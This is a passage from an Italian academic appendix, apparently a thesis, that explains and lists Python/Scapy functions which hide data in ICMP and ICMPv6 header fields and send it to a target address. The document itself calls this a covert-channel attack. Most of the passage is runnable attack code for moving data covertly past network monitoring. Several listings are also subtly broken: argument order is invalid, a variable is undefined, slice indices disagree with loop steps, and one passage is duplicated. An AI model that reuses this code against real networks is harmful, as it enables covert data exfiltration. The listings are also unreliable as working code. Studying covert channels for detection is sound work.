12             return singleton.ipv4_redirect(data,ip_dst)
13         case "ipv4_4"|"ipv4_timing_channel_1bit":
14             return singleton.ipv4_timing_channel_1bit(data,ip_dst)
15         case "ipv4_5"|"ipv4_timing_channel_2bit":
16             return singleton.ipv4_timing_channel_2bit(data,ip_dst)
17         case "ipv4_6"|"ipv4_timing_channel_4bit":
18             return singleton.ipv4_timing_channel_4bit(data,ip_dst)
19         case "ipv4_7"|"ipv4_time_exceeded":
20             return singleton.ipv4_time_exceeded(data,ip_dst)
21         case "ipv4_8"|"ipv4_parameter_problem":
22             return singleton.ipv4_parameter_problem(data,ip_dst)
23         case "ipv4_10"|"ipv4_tstamp_reply"|"ipv4_9"|"ipv4_tstamp_request":
24             return singleton.ipv4_timestamp_reply(data,ip_dst)
25         case "ipv4_12"|"ipv4_info_reply"|"ipv4_11"|"ipv4_info_request":
26             return singleton.ipv4_information_reply(data,ip_dst)
27
28         case "ipv6_1"|"ipv6_destination_unreachable":
29             return singleton.ipv6_destination_unreachable(data,ip_dst)
30         case "ipv6_2"|"ipv6_packet_to_big":
31             return singleton.ipv6_packet_to_big(data,ip_dst)
32         case "ipv6_3"|"ipv6_time_exceeded":
33             return singleton.ipv6_time_exceeded(data,ip_dst)
34         case "ipv6_4"|"ipv6_parameter_problem":
35             return singleton.ipv6_parameter_problem(data,ip_dst)
36         case "ipv6_5"|"ipv6_timing_channel_1bit":
37             return singleton.ipv6_timing_channel_1bit(data,ip_dst)
38         case "ipv6_6"|"ipv6_timing_channel_2bit":
39             return singleton.ipv6_timing_channel_2bit(data,ip_dst)
40         case "ipv6_7"|"ipv6_timing_channel_4bit":
41             return singleton.ipv6_timing_channel_4bit(data,ip_dst)
42         case "ipv6_9"|"ipv6_info_reply"|"ipv6_8"|"ipv6_info_request":
43             return singleton.ipv6_information_reply(data,ip_dst)
44     print("Caso non contemplato")
```

```
45        return None
```

Listing 51: Metodo per inviare i dati

E.2 Classe *SendSingleton*

Nella classe saranno presenti i metodi, ognuno per tipologia di attacco, usati per inviare i dati; sfruttando le varie tipologie di messaggi del protocollo ICMP.

Di seguito verranno indicate le funzioni associate ad ogni attacco elencato in [Code:88].

E.2.1 Information Request/Reply

Il metodo richiede in input una lista contenneti i dati espressi come bytes e l'indirizzo IP del destinatario. Poi procede nel seguente modo.

Itera per tutti gli indici che vanno da 0 sino alla dimensione della lista con una differnza pari alla capaità di trasmissione dell'attacco (**2 bytes**). Dopodichè shifta il primo bytes a sinistra di 8 posizioni per poi concatenarlo con il secondo byte. Terminato di calcolarlo procede con la costruzione del pacchetto.

Il pacchetto viene creato aggiungengo un livello che usa il prtocollo *IP* seguito da un livello *ICMP* impostati in questo modo:

- Nel livello **IP** viene definito come indirizzo di **destinazione** quello passato in input.
- Nel livello **ICMP** viene definita la tipologia del messaggio (*Echo Reply*) e il valore del campo **id**.

Per indicare che si sono invitati tutti i dati; viene inviato un ultimo pacchetto in cui nel livello *ICMP*, si imposta il campo *id* a 0 e il cmapo *seg* a 1. Quando inviato, se la vittima lo riceve, ritornerà un responso positivo se ricevuto, altrimenti negativo.

```
0  def ipv4_information_reply(data:bytes=None, ip_dst):
1          if not (is_bytes(data) and com.is_IPAddress(ip_dst)):
2              raise Exception(f"Argomenti non corretti")
3          if ip_dst.version!=4:
4              print(f"IP version is not 4: {ip_dst.version}")
5              return False
```

```
6
7           TYPE_INFORMATION_REQUEST=15
8           TYPE_INFORMATION_REPLY=16
9
10          for index in range(0, len(data), 2):
11              if index==len(data)-1 and len(data)%2!=0:
12                  icmp_id=(data[index]<<8)
13              else:
14                  icmp_id=(data[index]<<8)+data[index+1]
15              pkt= IP(dst=ip_dst)/ICMP(type=16,id=icmp_id)
16              ans = send(pkt, verbose=1)
17          pkt= IP(dst=ip_dst)/ICMP(type=16,id=0,seq=1)
18          ans = send(pkt, verbose=1)
19          if ans:
20              return True
21          return False
```

Listing 52: Metodo che usa *Information Request/Reply*

Versione che usa il protocollo IPv6

Il metodo richiede in input una lista contenneti i dati espressi come bytes e l'indirizzo IP del mittente e del destinatario. Dopodichè ricava l'interfaccia connessa alla destinazione; ciò deve essere fatto sennò non si riuscirà ad instradare i pacchetti. Infatti se l'indirizzo IPv6 fosse un indirizzo locale, il pacchetto non riuscirebbe a raggiungere la destinazione. [54] Successivamente si ricava l'indirizzo MAC dell'interfaccia per la destinazione e l'indirizzo MAC dell'interfaccia per la sorgente.

Poi si procede nel seguente modo. Si itera per tutti gli indici che vanno da 0 sino alla dimensione della lista con uno step pari a (**2 bytes**) (questa sarà la capacità di trasmissione dell'attacco). Dopodichè shifta il primo bytes a sinistra di 8 posizioni per poi concatenarlo con il secondo byte. Terminato si procede con la costruzione del pacchetto.

Il pacchetto viene definito dai seguenti livelli:

- Il livello *Ether*: in cui si specifica l'indirizzo **MAC di destinazione** e l'indirizzo **MAC sorgente**.
- Il livello *IPv6*: il cui **indirizzo IP di destinazione** è definito da l'indirzzo IP passato in input concatenato con lo **Scope ID** (ovvero l'interfaccia di uscita del pacchetto). Si definirà anche l'**indirizzo IP del mittente**

[54] Questa interfaccia viene definita **Scoper ID**

- Il livello *ICMPv6EchoReply*: la cui tipologia è *Echo Reply*. Nel suo campo **id** verrà inserito il dato codificato.

Dopodichè il messaggio viene spedito.

Per indicare che si sono invitati tutti i dati; viene inviato un ultimo pacchetto in cui nel livello *ICMPv6*, si imposta il campo *id* a 0 e il cmapo *seg* a 1. Viene aggiunto anche un unlteriore livello (il livello *Raw*) al quale viene passato il messaggio '*Hello Neighbour*'. Ciò ha solo una funzione di debug per testare se venisse inviato o no. Infine quando inviato, se la vittima lo riceve, ritornerà un responso positivo se ricevuto, altrimenti negativo.

```
0  def ipv6_information_reply(data:bytes=None, addr_src, addr_dst):
1      if not (is_bytes(data) and is_IPaddr(addr_src) and is_IPaddr(addr_dst)):
2          raise Exception(f"Argoemnti non corretti")
3      if addr_dst.version!=6:
4          print(f"IP version is not 6: {addr_dst.version}")
5          return False
6
7      TYPE_INFORMATION_REQUEST=128
8      TYPE_INFORMATION_REPLY=129
9      try:
10         interface,_= mymethods.iface_src_from_IP(addr_dst)
11         if interface is None:
12             interface=mymethods.default_iface()
13             com.ping_once(addr_dst, interface)
14         interface,_= mymethods.iface_src_from_IP(addr_dst)
15         if interface is None:
16             raise Exception("Problema con l'interfaccia non risolto")
17     except Exception as e:
18         interface=mymethods.default_iface()
19
20     dst_mac=com.get_mac_by_ipv6(addr_dst, addr_src, interface)
21     src_mac = get_if_hwaddr(interface)
22
23     for index in range(0, len(data), 2):
24         if index==len(data)-1 and len(data)%2!=0:
25             icmp_id=(data[index]<<8)
26         else:
27             icmp_id=(data[index]<<8)+data[index+1]
28         pkt= (
29             Ether(dst=dst_mac, src=src_mac)
30             /IPv6(dst=f"{addr_dst}%{interface}",src=addr_src)
31             /ICMPv6EchoReply(type=TYPE_INFORMATION_REPLY,id=icmp_id)
32         )
33         ans = sendp(pkt, verbose=1,iface=interface)
34     pkt= (
35         Ether(dst=dst_mac, src=src_mac)
36         /IPv6(dst=f"{addr_dst}%{interface}",src=addr_src)
37         /ICMPv6EchoReply(type=TYPE_INFORMATION_REPLY,id=0, seq=1)
38         / Raw(load="Hello Neighbour".encode())
39     )
40     ans = sendp(pkt, verbose=1,iface=interface)
41     if ans:
42         return True
43     return False
```

Listing 53: Metodo che usa *Information Request/Reply v6*

E.2.2 Timestamp Request/Reply

Il metodo richiede in input una lista contenneti i dati espressi come bytes e l'indirizzo IP del destinatario. Poi itera per tutti i valori presenti nella lista passata.

Lo fà tramite l'indice che va da 0 sino alla dimensione della lista; con uno step di **5 bytes**. Dopodichè definisce i valori da inserire nei cmapi in questo modo:

- Per calcolare il valore del campo **id** shifta il primo bytes a sinistra di 8 posizioni per poi aggiungere il secondo byte.
- Per i campi **ts_ori**, **ts_rx** e **ts_tx** invece è necessario un valore temporale che è stato calcolato in questo modo. Si prende l'ora attuale e gli si sotituisce il valore rappresentate i millisecondi. Sarà qui che verranno codificati i dati [Code:54 line 19]. [55]

Nel pacchetto sarà presente un livello per il protocollo *IP* e un'altro per *ICMP*. Che saranno impostati in questo modo:

- Nel livello **IP** viene definito come indirizzo di **destinazione** quello passato in input.
- Nel livello **ICMP** viene definita la tipologia del messaggio (*Timestamp Reply*) e il valore dei campi interessati

Terminato di ciclare sulla lista contenente i dati; viene inviato un ultimo pacchetto indicante la fine dell'invio dei dati. Ciò viene fatto impostando il campo *id* a 0 e il cmapo *seg* a 1 nel protocollo *ICMP*.

```
0  def ipv4_timestamp_reply(data:bytes=None, ip_dst):
1      if not (is_bytes(data) and is_IPAddress(ip_dst)):
2          raise Exception(f"Argoemnti non corretti")
3      if ip_dst.version!=4:
4          print(f"IP version is not 4: {ip_dst.version}")
5          return False
6
```

[55] *ts_ori*: indica l'ultima volta in cui il mittente ha toccato il pacchetto.
ts_rx: indica la prima volta che il destinatario ha toccato il pacchetto.
ts_tx: indica l'ultima volta che il destinatario ha mandato il messaggio di risposta.

```
7       TYPE_TIMESTAMP_REQUEST=13
8       TYPE_TIMESTAMP_REPLY=14
9       for index in range(0, len(data), 5):
10          icmp_id=icmp_id=(data[index]<<8)+data[index+1]
11
12          current_time=datetime.datetime.now(datetime.timezone.utc)
13          midnight=current_time.replace(
14              hour=0, minute=0, second=0, microsecond=0
15          )
16
17          data_pkt=int.from_bytes(data[index+2:index+3]) *10**3
18          current_time=current_time.replace(microsecond=data_pkt)
19          icmp_ts_ori=int((current_time - midnight).total_seconds() * 1000)
20
21          data_pkt=int.from_bytes(data[index+3:index+4]) *10**3
22          if current_time.second+1<60:
23              current_time=current_time.replace(
24                  second=current_time.second+1
25                  ,microsecond=data_pkt
26              )
27          else:
28              current_time=current_time.replace(
29                  minute=current_time.minute+1,second=(current_time.second+1)%60
30                  ,microsecond=data_pkt
31              )
32          icmp_ts_rx=int((current_time - midnight).total_seconds() * 1000)
33
34          data_pkt=int.from_bytes(data[index+4:index+5]) *10**3
35          if current_time.second+1<60:
36              current_time=current_time.replace(
37                  second=current_time.second+1
38                  ,microsecond=data_pkt
39              )
40          else:
41              current_time=current_time.replace(
42                  minute=current_time.minute+1,second=(current_time.second+1)%60
43                  ,microsecond=data_pkt
44              )
45          icmp_ts_tx=int((current_time - midnight).total_seconds() * 1000)
46
47          pkt= IP(dst=ip_dst)/ICMP(
48              type=TYPE_TIMESTAMP_REPLY
49              ,id=icmp_id
50              ,ts_ori=icmp_ts_ori
51              ,ts_rx=icmp_ts_rx
52              ,ts_tx=icmp_ts_tx
53          )
54          ans = send(pkt, verbose=1)
55      pkt= IP(dst=ip_dst)/ICMP(type=TYPE_TIMESTAMP_REPLY,id=0,seq=1)
56      ans = send(pkt, verbose=1)
57      if ans:
58          return True
59      return False
```

Listing 54: Metodo che usa *Timestamp Request/Reply*

E.2.3 Redirect

Il metodo richiede in input una lista contenneti i dati espressi come bytes e l'indirizzo IP del destinatario. Poi procede nel seguente modo.

Itera per tutti gli indici che vanno da 0 sino alla dimensione della lista con uno step

pari **4 bytes** (ovvero la capaità di trasmissione dell'attacco). Nel campo **len** del protocollo *IPerror*, e nel campo **id** del protocollo *ICMP*, inserirà due bytes di dati. Terminato di calcolare i valori per i campi; procede con la costruzione del pacchetto.

Il pacchetto viene creato aggiungengo un livello che usa il prtocollo *IP* seguito da un livello *ICMP* impostati in questo modo:

- Nel livello **IP** viene definito come indirizzo di **destinazione** quello passato in input.
- Nel livello **ICMP** viene definita la tipologia del messaggio (*Redirect*) e il valore del campo **id**.
- Un livello **Raw** contenente l'internet header +64 bits di dati del datagram a cui la Redirect si riferisce.

Per indicare che si sono invitati tutti i dati; viene inviato un ultimo pacchetto in cui nel livello *ICMP*, si imposta il campo *id* a 0 e il cmapo *seg* a 1. Quando inviato, se la vittima lo riceve, ritornerà un responso positivo se ricevuto, altrimenti negativo.

```
0  def ipv4_redirect(data:bytes=None, ip_dst):
1      if not com.is_bytes(data) or not com.is_IPAddress(ip_dst):
2          raise Exception(f"Argoemnti non corretti")
3      if ip_dst.version!=4:
4          print(f"IP version is not 4: {ip_dst.version}")
5          return False
6
7      TYPE_REDIRECT=5
8      for index in range(0, len(data), 4):
9          integer=int.from_bytes(data[index:index+2])
10         dummy_ip=
11             IP(src="192.168.1.10", dst="8.8.8.8", len=integer) / \
12             ICMP(id=int.from_bytes(data[index+2:index+4]))
13         pkt= IP(dst=ip_dst)/ICMP(type=5)/Raw(load=dummy_ip)
14         ans = send(pkt, verbose=1)
15     dummy_ip=IP(src="192.168.1.10", dst="8.8.8.8") / ICMP(id=0,seq=1)
16     pkt= IP(dst=ip_dst)/ICMP(type=5)/Raw(load=dummy_ip)
17     ans = send(pkt, verbose=1)
18     if ans:
19         return True
20     return False
```

Listing 55: Metodo che usa *Redirect*

E.2.4 Source Quench

Il metodo richiede in input una lista contenneti i dati espressi come bytes e l'indirizzo IP del destinatario. Poi procede nel seguente modo.

Itera per tutti gli indici che vanno da 0 sino alla dimensione della lista con uno step pari **8 bytes** (ovvero la capaità di trasmissione dell'attacco). Dopodichè definisce i valori da inserire nei cmapi in questo modo:

- Nel campo **len** del protocollo *ICMP* inserisce **4 bytes**.
- Invece nel datagram, nel campo **len** del protocollo *IPerror*, e nel campo **id** del protocollo *ICMP*, inserirà due bytes di dati.

Terminato di calcolare i valori per i campi; procede con la costruzione del pacchetto.

Il pacchetto viene definito aggiungendo un livello che usa il prtocollo *IP* seguito da un livello *ICMP* e saranno impostati in questo modo:

- Nel livello **IP** viene inserito come indirizzo di **destinazione** quello passato in input.
- Nel livello **ICMP** viene definita la tipologia del messaggio (*Source Quench*) e il valore del campo **id**.
- Un livello **Raw** contenente l'internet header +64 bits di dati del datagram a cui la Redirect si riferisce.

Per indicare che si sono invitati tutti i dati; viene inviato un ultimo pacchetto in cui nel livello *ICMP*, si imposta il campo *id* a 0 e il cmapo *seg* a 1. Quando inviato, se la vittima lo riceve, ritornerà un responso positivo se ricevuto, altrimenti negativo.

```
0  def ipv4_source_quench(data:bytes=None, ip_dst):
1      if not com.is_bytes(data) or not com.is_IPAddress(ip_dst):
2          raise Exception(f"Argoemnti non corretti")
3      if ip_dst.version!=4:
4          print(f"IP version is not 4: {ip_dst.version}")
5          return False
6
7      TYPE_SOURCE_QUENCH=4
8      for index in range(0, len(data), 8):
9          integer=int.from_bytes(data[index+4:index+6])
```

```
10              dummy_ip=IP(src="192.168.1.10", dst="8.8.8.8", len=integer) / \
11                  ICMP(id=int.from_bytes(data[index+6:index+8]))
12              pkt= IP(dst=ip_dst)/\
13                  ICMP(type=4, unused=int.from_bytes(data[index:index+4]))/\
14                  Raw(load=dummy_ip)
15              ans = send(pkt, verbose=1)
16          dummy_ip=IP(src="192.168.1.10", dst="8.8.8.8") / ICMP(id=0,seq=1)
17          pkt= IP(dst=ip_dst)/ICMP(type=4)/Raw(load=dummy_ip)
18          ans = send(pkt, verbose=1)
19          if ans:
20              return True
21          return False
```

Listing 56: Metodo che usa *Source Quench*

E.2.5 Parameter Problem

Il metodo richiede in input una lista contenneti i dati espressi come bytes e l'indirizzo IP del destinatario. Poi procede nel seguente modo.

Itera per tutti gli indici che vanno da 0 sino alla dimensione della lista con uno step pari **7 bytes** (ovvero la capaità di trasmissione dell'attacco). Dopodichè definisce i valori da inserire nei campi in questo modo:

- Nel campo **ptr** del protocollo *ICMP* inserisce **1 bytes** mentre nel campo **unused** inserisce **2 buytes**.
- Invece nel datagram, nel campo **len** del protocollo *IPerror*, e nel campo **id** del protocollo *ICMP*, inserirà due bytes di dati.

Terminato di calcolare i valori per i campi; procede con la costruzione del pacchetto.

Il pacchetto viene definito aggiungendo un livello che usa il prtocollo *IP* seguito da un livello *ICMP* e saranno impostati in questo modo:

- Nel livello **IP** viene inserito come indirizzo di **destinazione** quello passato in input.
- Nel livello **ICMP** viene definita la tipologia del messaggio (*Source Quench*) e il valore del campo **id**.
- Un livello **Raw** contenente l'internet header +64 bits di dati del datagram a cui la Redirect si riferisce.

Per indicare che si sono invitati tutti i dati; viene inviato un ultimo pacchetto in cui nel livello *ICMP*, si imposta il campo *id* a 0 e il cmapo *seg* a 1. Quando inviato, se la vittima lo riceve, ritornerà un responso positivo se ricevuto, altrimenti negativo.

```
0   def ipv4_parameter_problem(data:bytes=None, ip_dst):
1           if not com.is_bytes(data) or not com.is_IPAddress(ip_dst):
2               raise Exception(f"Argomenti non corretti")
3           if ip_dst.version!=4:
4               print(f"IP version is not 4: {ip_dst.version}")
5               return False
6           print(f"START sending to {ip_dst}: {data}")
7           TYPE_PARAMETER_PROBLEM=12
8           for index in range(0, len(data), 7):
9               integer=int.from_bytes(data[index+3:index+5])
10              dummy_ip=IP(src="192.168.1.10", dst="8.8.8.8", len=integer) / \
11                  ICMP(id=int.from_bytes(data[index+5:index+7]))
12              integer=int.from_bytes(data[index+1:index+3])
13              pkt= IP(dst=ip_dst)/\
14                  ICMP(type=12, ptr=int(data[index]) ,unused=integer)/\
15                  Raw(load=dummy_ip)
16              ans = send(pkt, verbose=1) #iface=interface
17          dummy_ip=IP(src="192.168.1.10", dst="8.8.8.8") / ICMP(id=0,seq=1)
18          pkt= IP(dst=ip_dst)/ICMP(type=12)/Raw(load=dummy_ip)
19          ans = send(pkt, verbose=1)
20          print("END data has being sent using ICMP Parameter Problem")
```

Listing 57: Metodo che usa *Parameter Problem*

Versione che usa il protocollo IPv6

Il metodo richiede in input una lista contenenti i dati espressi come bytes e l'indirizzo IP del mittente e del destinatario. Dopodichè ricava l'interfaccia connessa alla destinazione; ciò deve essere fatto sennò non si riuscirà ad instradare i pacchetti. Successivamente si ricava l'indirizzo MAC dell'interfaccia per la destinazione e l'indirizzo MAC dell'interfaccia per la sorgente.

Poi procede nel seguente modo: itera per tutti gli indici che vanno da 0 sino alla dimensione della lista, con uno step pari **8 bytes** (ovvero la capacità di trasmissione dell'attacco). Dopodichè definisce i valori da inserire nei campi in questo modo:

- Nel campo **ptr** del protocollo *ICMPv6ParamProblem* inserisce **4 bytes**.
- Invece nel datagram, nel campo **plen** del protocollo *IPv6Eerror*, e nel campo **id** del protocollo *ICMPv6*, inserirà **due bytes** di dati.

Terminato di calcolare i valori da immetere nei campi; si procede con la costruzione del pacchetto.

Il pacchetto viene definito dai seguenti livelli:

- Il livello *Ether*: in cui si specifica l'indirizzo **MAC di destinazione** e l'indirizzo **MAC sorgente**.
- Il livello *IPv6*: il cui **indirizzo IP di destinazione** è definito da l'indirzzo IP passato in input concatenato con lo **Scope ID** (ovvero l'interfaccia di uscita del pacchetto). Si definirà anche l'**indirizzo IP del mittente**
- Il livello *ICMPv6ParamProblem*: la cui tipologia è *Parameter Problem*. Nel suo campo **ptr** verranno inseriti dei dati.
- Un livello contenente il datagram composto dai livelli *IPv6Error* e *ICMPv6*.

Dopodichè il messaggio viene spedito.

Per indicare che si sono invitati tutti i dati; viene inviato un ultimo pacchetto in cui nel livello *ICMPv6*, si imposta il campo *id* a 0 e il cmapo *seg* a 1. Quando inviato, se la vittima lo riceve, ritornerà un responso positivo se ricevuto, altrimenti negativo.

```
0  def ipv6_parameter_problem(data:bytes=None, addr_src, addr_dst):
1          if not (is_bytes(data) and is_IPAddress(addr_src) and is_IPAddress(addr_dst)):
2              raise Exception(f"Argoemnti non corretti")
3          if addr_dst.version!=6:
4              print(f"IP version is not 6: {addr_dst.version}")
5              return False
6
7          TYPE_PARAMETER_PROBLEM=4
8          TYPE_INFORMATION_REQUEST=128
9          TYPE_INFORMATION_REPLY=129
10         try:
11             interface,_= mymethods.iface_src_from_IP(addr_dst)
12             if interface is None:
13                 interface=mymethods.default_iface()
14                 com.ping_once(addr_dst,interface)
15             interface,_= mymethods.iface_src_from_IP(addr_dst)
16             if interface is None:
17                 raise Exception("Problema con l'interfaccia non risolto")
18         except Exception as e:
19             interface=mymethods.default_iface()
20         dst_mac=com.get_mac_by_ipv6(addr_dst, addr_src, interface)
21         src_mac = get_if_hwaddr(interface)
22
23         for index in range(0, len(data), 8):
24             integer=int.from_bytes(data[index+4:index+6])
25             dummy_pkt=(
26                 IPv6(dst=f"{addr_dst}%{interface}",src=addr_src, plen=integer)
27                 /ICMPv6EchoRequest(
28                     type=128,
29                     id=int.from_bytes(data[index+6:index+8]),
30                     seq=0
31                 )
32             )
```

```
33                integer=int.from_bytes(data[index:index+4])
34                pkt=(
35                    Ether(dst=dst_mac, src=src_mac) /
36                    IPv6(dst=f"{addr_dst}%{interface}",src=addr_src)  /
37                    ICMPv6ParamProblem(ptr=integer, type=4) /
38                    dummy_pkt
39                )
40                ans = sendp(pkt, verbose=1,iface=interface)
41
42            dummy_pkt=(
43                IPerror6(dst=f"{addr_dst}%{interface}",src=addr_src)  /
44                ICMPv6EchoRequest(type=128, id=0, seq=1)
45            )
46            pkt=(
47                Ether(dst=dst_mac, src=src_mac) /
48                IPv6(dst=f"{addr_dst}%{interface}",src=addr_src)  /
49                ICMPv6ParamProblem(type=4,ptr=0xFFFFFFFF) /
50                dummy_pkt
51            )
52            ans = sendp(pkt, verbose=1,iface=interface)
53            if ans:
54                return True
55            return False
```

Listing 58: Metodo che usa *Parameter Problem v6*

E.2.6 Time Exceeded

Il metodo richiede in input una lista contenneti i dati espressi come bytes e l'indirizzo IP del destinatario. Poi procede nel seguente modo.

Itera per tutti gli indici che vanno da 0 sino alla dimensione della lista con uno step pari **7 bytes** (ovvero la capaità di trasmissione dell'attacco). Dopodichè definisce i valori da inserire nei campi in questo modo:

- Nel campo **unused** del protocollo *ICMP* inserisce **2 buytes**.
- Invece nel datagram, nel campo **len** del protocollo *IPerror*, e nel campo **id** del protocollo *ICMP*, inserirà due bytes di dati.

Terminato di calcolare i valori per i campi; procede con la costruzione del pacchetto.

Il pacchetto viene definito aggiungendo un livello che usa il prtocollo *IP* seguito da un livello *ICMP* e saranno impostati in questo modo:

- Nel livello **IP** viene inserito come indirizzo di **destinazione** quello passato in input.

- Nel livello **ICMP** viene definita la tipologia del messaggio (*Time Exceeded*) e il valore del campo **id**.
- Un livello **Raw** contenente l'internet header +64 bits di dati del datagram a cui la Redirect si riferisce.

Per indicare che si sono invitati tutti i dati; viene inviato un ultimo pacchetto in cui nel livello *ICMP*, si imposta il campo *id* a 0 e il cmapo *seg* a 1. Quando inviato, se la vittima lo riceve, ritornerà un responso positivo se ricevuto, altrimenti negativo.

```
0  def ipv4_time_exceeded(data:bytes=None, ip_dst):
1      if not com.is_bytes(data) or not com.is_IPAddress(ip_dst):
2          raise Exception(f"Argoemnti non corretti")
3      if ip_dst.version!=4:
4          print(f"IP version is not 4: {ip_dst.version}")
5          return False
6
7      TYPE_TIME_EXCEEDED=11
8      for index in range(0, len(data), 8):
9          integer=int.from_bytes(data[index+2:index+4])
10         dummy_ip=IP(src="192.168.1.10", dst="8.8.8.8", len=integer) / \
11             ICMP(id=int.from_bytes(data[index+4:index+6]))
12         pkt= IP(dst=ip_dst)/\
13             ICMP(type=11, unused=int.from_bytes(data[index:index+2]) )/\
14             Raw(load=dummy_ip)
15         ans = send(pkt, verbose=1)
16     dummy_ip=IP(src="192.168.1.10", dst="8.8.8.8") / ICMP(id=0,seq=1)
17     pkt= IP(dst=ip_dst)/ICMP(type=11)/Raw(load=dummy_ip)
18     ans = send(pkt, verbose=1)
19     if ans:
20         return True
21     return False
```

Listing 59: Metodo che usa *Time Exceeded*

Versione che usa il protocollo IPv6

Il metodo richiede in input una lista contenenti i dati espressi come bytes e l'indirizzo IP del mittente e del destinatario. Dopodichè ricava l'interfaccia connessa alla destinazione; ciò deve essere fatto sennò non si riuscirà ad instradare i pacchetti. Successivamente si ricava l'indirizzo MAC dell'interfaccia per la destinazione e l'indirizzo MAC dell'interfaccia per la sorgente.

Poi procede nel seguente modo: itera per tutti gli indici che vanno da 0 sino alla dimensione della lista, con uno step pari **4 bytes** (ovvero la capacità di trasmissione dell'attacco). Dopodichè definisce i valori da inserire nei campi in questo modo:

- Nel datagram, nel campo **plen** del protocollo *IPv6Eerror*, e nel campo **id** del protocollo *ICMPv6*, inserirà **due bytes** di dati.

Terminato di calcolare i valori da immetere nei campi; si procede con la costruzione del pacchetto.

Il pacchetto viene definito dai seguenti livelli:

- Il livello *Ether*: in cui si specifica l'indirizzo **MAC di destinazione** e l'indirizzo **MAC sorgente**.
- Il livello *IPv6*: il cui **indirizzo IP di destinazione** è definito da l'indirzzo IP passato in input concatenato con lo **Scope ID** (ovvero l'interfaccia di uscita del pacchetto). Si definirà anche l'**indirizzo IP del mittente**
- Il livello *ICMPv6TimeExceeded*: la cui tipologia è *Time Exceeded*.
- Un livello contenente il datagram composto dai livelli *IPv6Error* e *ICMPv6*.

Dopodichè il messaggio viene spedito.

Per indicare che si sono invitati tutti i dati; viene inviato un ultimo pacchetto in cui nel livello *ICMPv6*, si imposta il campo *id* a 0 e il cmapo *seg* a 1. Quando inviato, se la vittima lo riceve, ritornerà un responso positivo se ricevuto, altrimenti negativo.
Il pacchetto viene definito aggiungendo un livello che usa il prtocollo *IP* seguito da un livello *ICMP* e saranno impostati in questo modo:

- Nel livello **IP** viene inserito come indirizzo di **destinazione** quello passato in input.
- Nel livello **ICMP** viene definita la tipologia del messaggio (*Time Exceeded*) e il valore del campo **id**.
- Un livello **Raw** contenente l'internet header +64 bits di dati del datagram a cui la Redirect si riferisce.

Per indicare che si sono invitati tutti i dati; viene inviato un ultimo pacchetto in cui nel livello *ICMP*, si imposta il campo *id* a 0 e il cmapo *seg* a 1. Quando inviato, se la vittima lo riceve, ritornerà un responso positivo se ricevuto, altrimenti negativo.

```
def ipv6_time_exceeded(data:bytes=None, addr_src, addr_dst):
        if not (is_bytes(data) and is_IPaddr(addr_src) and is_IPaddr(addr_dst)):
            raise Exception(f"Argoemnti non corretti")
        if addr_dst.version!=6:
            print(f"IP version is not 6: {addr_dst.version}")
            return False

        TYPE_TIME_EXCEEDED= 3
        TYPE_INFORMATION_REPLY=129
        try:
            interface,_= mymethods.iface_src_from_IP(addr_dst)
            if interface is None:
                interface=mymethods.default_iface()
                com.ping_once(addr_dst,interface)
            interface,_= mymethods.iface_src_from_IP(addr_dst)
            if interface is None:
                raise Exception("Problema con l'interfaccia non risolto")
        except Exception as e:
            interface=mymethods.default_iface()
        dst_mac=com.get_mac_by_ipv6(addr_dst, addr_src, interface)
        src_mac = get_if_hwaddr(interface)

        for index in range(0, len(data), 4):
            integer=int.from_bytes(data[index:index+2])
            dummy_pkt=(
                IPv6(dst=f"{addr_dst}%{interface}",src=addr_src, plen=integer1)
                /ICMPv6EchoReply(
                    type=129
                    ,id=int.from_bytes(data[index+6:index+8])
                    , seq=0)
            )
            pkt=(
                Ether(dst=dst_mac, src=src_mac)
                /IPv6(dst=f"{addr_dst}%{interface}",src=addr_src)
                /ICMPv6TimeExceeded(type=3)
                /dummy_pkt
            )
            ans = sendp(pkt, verbose=1,iface=interface)

        dummy_pkt=(
            IPv6(dst=f"{addr_dst}%{interface}",src=addr_src, plen=0xffff)
            /ICMPv6EchoReply(type=129,id=0, seq=1)
        )
        pkt=(
            Ether(dst=dst_mac, src=src_mac) /
            IPv6(dst=f"{addr_dst}%{interface}",src=addr_src)
            /ICMPv6TimeExceeded(type=3)
            /dummy_pkt
        )
        ans = sendp(pkt, verbose=1,iface=interface)
        if ans:
            return True
        return False
```

Listing 60: Metodo che usa *Time Exceeded v6*

E.2.7 Destination Unreachable

Il metodo richiede in input una lista contenenti i dati espressi come bytes e l'indirizzo IP del destinatario. Dopo aver ricavato l'interfaccia che verrà usate per inoltrare i dati; procederà nel seguente modo.

Itera per tutti gli indici che vanno da 0 sino alla dimensione della lista con uno step pari **8 bytes** (ovvero la capaità di trasmissione dell'attacco). Dopodichè definisce i valori da inserire nei campi in questo modo:

- Nel campo **unused** del protocollo *ICMP* inserisce **4 bytes**.
- Invece nel datagram, nel campo **len** del protocollo *IPerror*, e nel campo **id** del protocollo *ICMP*, inserirà due bytes di dati.

Terminato di calcolare i valori per i campi; procede con la costruzione del pacchetto.

Il pacchetto viene definito aggiungendo un livello che usa il prtocollo *IP* seguito da un livello *ICMP* e saranno impostati in questo modo:

- Nel livello **IP** viene inserito come indirizzo di **destinazione** quello passato in input.
- Nel livello **ICMP** viene definita la tipologia del messaggio (*Time Exceeded*) e il valore del campo **id**.
- Un livello **Raw** contenente l'internet header +64 bits di dati del datagram a cui la Redirect si riferisce.

Per indicare che si sono invitati tutti i dati; viene inviato un ultimo pacchetto in cui nel livello *ICMP*, si imposta il campo *id* a 0 e il cmapo *seg* a 1. Quando inviato, se la vittima lo riceve, ritornerà un responso positivo se ricevuto, altrimenti negativo.

```
0  def ipv4_destination_unreachable(data:bytes=None, ip_dst):
1      if not com.is_bytes(data) or not com.is_IPAddress(ip_dst):
2          raise Exception(f"Argoemnti non corretti")
3      if ip_dst.version!=4:
4          print(f"IP version is not 4: {ip_dst.version}")
5          return False
6      interface,_=mymethods.iface_src_from_IP(ip_dst)
7      TYPE_DESTINATION_UNREACHABLE=3
8      for index in range(0, len(data), 8):
9          integer=int.from_bytes(data[index+4:index+6])
10         dummy_ip=IP(src=ip_dst, dst="8.8.8.8", len=integer) / \
11             ICMP(id=int.from_bytes(data[index+6:index+8]))
12         integer=int.from_bytes(data[index:index+4])
13         pkt= IP(dst=ip_dst)/\
14             ICMP(type=3, unused=integer)/\
15             Raw(load=dummy_ip)
16         print(pkt.show())
17         if pkt:
```

```
18                 ans = send(pkt, verbose=1, iface=interface)
19             dummy_ip=IP(src=ip_dst, dst="8.8.8.8") / ICMP(id=0,seq=1)
20             pkt= IP(dst=ip_dst)/ICMP(type=3)/Raw(load=dummy_ip)
21             print(f"interface: {interface}")
22             ans = send(pkt, verbose=1, iface=interface)
23             if ans:
24                 return True
25             return False
```

